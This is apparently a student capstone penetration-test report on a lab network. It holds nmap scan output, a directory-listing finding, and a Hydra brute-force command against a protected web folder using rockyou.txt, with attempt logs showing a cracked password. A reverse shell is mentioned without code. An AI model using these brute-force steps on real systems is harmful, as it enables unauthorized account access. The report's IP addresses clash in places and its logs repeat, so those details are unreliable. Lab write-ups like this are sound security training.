Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System


Table of Contents

This document contains the following sections:

Network Topology

Red Team
vs
Blue Team

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V
Manager

IPv4: 192.168.1.8
OS: Kali
Hostname: Klali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.1
OS: Linux
Hostname: Elk

Red Team

Security Assessment

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Enabled Directory Listing	❏ Allow us to review the lists of files and directories that exist on web server	❏ Got information on user Ashton on the company site. ❏ In addition, got other information pertaining the company about secret folder
Insecure Passcode Brute Force on Web Access	❏ Access page with Ashton’s username in addition to the the insecure passcode	❏ Allows us to access Ashton’s account ❏ Leads us to find the hash for Ryan’s account ❏ Secret Folder
Reverse Shell	❏ Set up listener with msfvenom ❏ Upload the php shell ❏ Meterpreter	❏ Allows us to access the company’s server ❏ Review files for clues/flag
Nmap, Port Scanning	❏ The command Nmap to locate open ports on the capstone machine	❏ Open ports - ie: Port 80

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Elk	192.168.1.100	Monitoring Machine.
Kali	192.168.1.90	Attack Machine.
Capstone	192.168.1.105	Target webserver.
Hyper V Manager / Windows Host Machine	192.168.1.1	Virtualizes hardware into virtual servers.

Exploitation: Directory Listing

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?


- ❏ Command: nmap -sV 192.168.1.8/24
- ❏ Provides hosts on the network
- ❏ Locate open ports

02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


- ❏ Located files -> employee and company information
- ❏ Employee Ashton

03


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
08:40 AM
Shell No. 1
File Actions Edit View Help
Status: Running

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-12 08:39 PST
Nmap scan report for 192.168.1.1
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.93 seconds
root@Kali:~#
```

Directory Listing Cont. ScreenShot




Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Directory Listing Cont. ScreenShot



Not secure | 192.168.1.105/company_folders/sales_docs/file1.t

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the publi
```

Not secure | 192.168.1.105/meet_our_team/ashton.txt

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Exploitation: Brute Force

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

- ❑ Located Ashtons information
- ❑ Hydra against url path utilizing rockyou.txt to brute force login attempts
- ❑ Access using Ashton's username and insecure passcode


02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?


- ❑ Provided us with Ashton's passcode
- ❑ Allowed us to find the secret file
- ❑ Lead us to another employee's passcode

03




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "101989" - 10101 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 2] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-12 08:53:19
root@Kali:~# 
```

Brute Force Cont. ScreenShot


File Action Media Clipboard View Help
Shell No. 1
08:51 AM
Shell No. 1
File Actions Edit View Help

```
root@Kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-12 08:39 PST
Nmap scan report for 192.168.1.1
Host is up (0.00087s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.93 seconds
root@Kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```



192.168.1.105/company_folders/secret_folder/


Sign in

http://192.168.1.105

Your connection to this site is not private

Username: ashton

Password: •••••••••



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "101989" - 10101 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yangyang" - 10102 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "yakuza" - 10103 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wildflower" - 10104 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "wallpaper" - 10105 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaseline" - 10106 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "vaquita" - 10107 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "twinkletoes" - 10108 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "trixie1" - 10109 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "toosexy" - 10110 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "teixeira" - 10111 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "simran" - 10112 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sherwood" - 10113 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "montes" - 10122 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 5] (0/0)
